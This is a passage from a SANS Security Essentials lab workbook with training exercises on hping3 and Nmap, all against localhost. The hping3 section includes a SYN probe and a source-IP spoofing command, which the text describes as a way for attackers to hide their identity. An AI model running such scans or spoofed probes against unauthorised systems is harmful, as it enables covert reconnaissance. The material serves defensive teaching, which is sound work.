
Now go back and run the same command by typing **hping3 127.0.0.1 -S -p 80**.



Because the port is open, you receive a syn-ack (SA) packet instead of a reset. When you send a syn packet to an open port, you receive a syn-ack in response.

Spoofing IP Addresses

Now let's get a little tricky and spoof the source IP address so it appears that another IP address is initiating the request. Type **hping3 127.0.0.1 -a 192.168.0.11 -S**, which attempts to spoof your source IP address so it appears to come from 192.168.0.11**.** The -S flag tells hping3 to send the initial SYN packet.



As you can see, you did not get any responses back from the command. This is due to the fact that all the results sent back from the target are actually being sent to the spoofed IP address you entered. What an attacker can do now is scan your network and have the results sent to another device for later collection, which is a great way to hide the attacker's identity. However, if you look at the second shell that is running tcpdump, you will see all the traffic that has been generated.

SECURITY 401 - SANS
Security Essentials


The End

SANS Security Essentials – © 2016 Secure Anchor Consulting, LLC

Exercise: Hping3

The following questions are answered in the following section:

- What is an important aspect of network security that is often overlooked but is usually the first step for an attacker?
- True or false? Hping3 can perform OS fingerprinting.




Exercise Solutions: Hping3

The following are the answers to the questions:

- Intelligence gathering
- True

Summary

Hping3 is a flexible ping utility that goes well beyond a simple ICMP request. As an administrator, it is important to understand the types of tools that attackers use. Hping3 is one of those tools. The numerous options let an individual set the flag from a specific instance in the TCP handshake, spoof the IP address the scan originates from, fingerprint operating systems, or even execute a type of port scan. The best way to become familiar with all the options is to simply spend an afternoon working with this tool.




Nmap

One of the scariest situations for a system administrator or Chief Technical Officer (CTO) is an infiltrated network—or worse—data that has been compromised. In both of these cases, the organization could have been protected if it hardened external servers and limited what was externally visible. Systems and their services are available to the public because they are visible. Organizations often publish services that don't need to be published. However, administrators don't always recognize their failures. This is usually because they do not scan their ports.

An attacker who infiltrates the network starts intelligence gathering immediately. The attacker wants to collect as much data as possible, and he will determine how to get the "low-hanging fruit" first. Attackers do this by performing scans of the network systems to determine what ports are open, and then they attempt to gauge what services are running on those ports. This intelligence gathering is often accomplished with one of the most well-known scanners available—Nmap.

As an administrator, you can proactively remove the low-hanging fruit and close services on open ports. This chapter explains how to use Nmap to prevent infiltrations and data compromises by preventing attacks.



Nmap Details


The following topics and action items are covered in this chapter:

- Learn how to use Nmap and learn its purpose
- Identify the common options used in the command-line version of Nmap
- An introduction to the GUI called NmapFE (Zenmap)
- Understand the concept of scanning
- Examples of Nmap and NmapFE
- Practice running Nmap using different options
- Practice running NmapFE using different options
- Additional resources for finding more information about scanning

Nmap Background

It shouldn't surprise you that many organizations do a poor job of knowing their systems. Think of your company's system. Do you know what ports are open on key systems, or which ones create vulnerabilities? It is critical you know the points of entry into your system, as you learn in this chapter. Let's start with some foundation information about Nmap, and then look at these issues.


After class, you can stay up to speed with developments and find out more information on Nmap by visiting www.insecure.org, which is shown in the following screen.



At this site, you learn that Fyodor created Nmap in the mid-1990s. Fyodor created Nmap as an alternative to other existing scanners. Fyodor, who is just like you (a user), utilized many of the port scanners during this time. However, he made alterations or used only specific applications for a particular type of scan. He realized the following:


- Instead of altering these scanners, he could create his own scanning tool.
- If he created his own tool, he could create additional features that did not exist in other scanning tools.
- He could create a scanner that achieved what took numerous other scanners combined to achieve.

So with a keyboard at his fingertips, Fyodor started to code Nmap. In its original form, Nmap was created for Unix with a command-line interface. Today, it is available in almost any port from Windows to Macintosh, HPUX to Solaris, from a GUI interface, or from a command-line.



Nmap's Purpose

Nmap is known as a port scanner, which surveys computer systems to determine what ports are open and to determine what services are running. Nmap also attempts to detect the operating system type and TCP Sequence Integrity. Nmap can scan in stealth mode, so that it can act without an administrator knowing that it's Nmap scanning the system.




Running Nmap


Nmap and NmapFE are automatically installed on your system. Following are the steps that you will take to run Nmap on your system.

1. To run the tools from the Applications menu, click *Kali Linux*, *Information Gathering*, *Network Scanners*, and *Nmap*.


   The Nmap windows open and automatically list information and open Nmap.





2. To start nmapfe (which is really Zenmap), open a second terminal window, type **nmapfe**, and press *Enter*.



After typing the command, the Zenmap GUI displays.







Nmap Examples

This section shows you how to perform tasks in Nmap starting with a discussion on how Nmap saves data to another file and how it stores that data. Then, you can learn how to perform different types of scans.

Saving and Storing Data

You can save the scan output data to a file for later visibility, as shown in the following screen. There are four published options for the -o flag (remember that everything in Linux is case-sensitive).


- **-oN:** Saves the output information in a normal context
- **-oX:** Saves the output in an XML format
- **-oG:** Saves the output in a grepable format (which means it will be searchable by using the grep command)
- **-oS:** Saves as Script Kiddie language as shown in the next example

In this section, demonstrate how to utilize Nmap and nmapFE against your loopback adapter.

1. To scan your loopback adapter, type the following:

   nmap 127.0.0.1


One host is listed, but no ports are open, because the default install of Back Track is locked down with no services running.



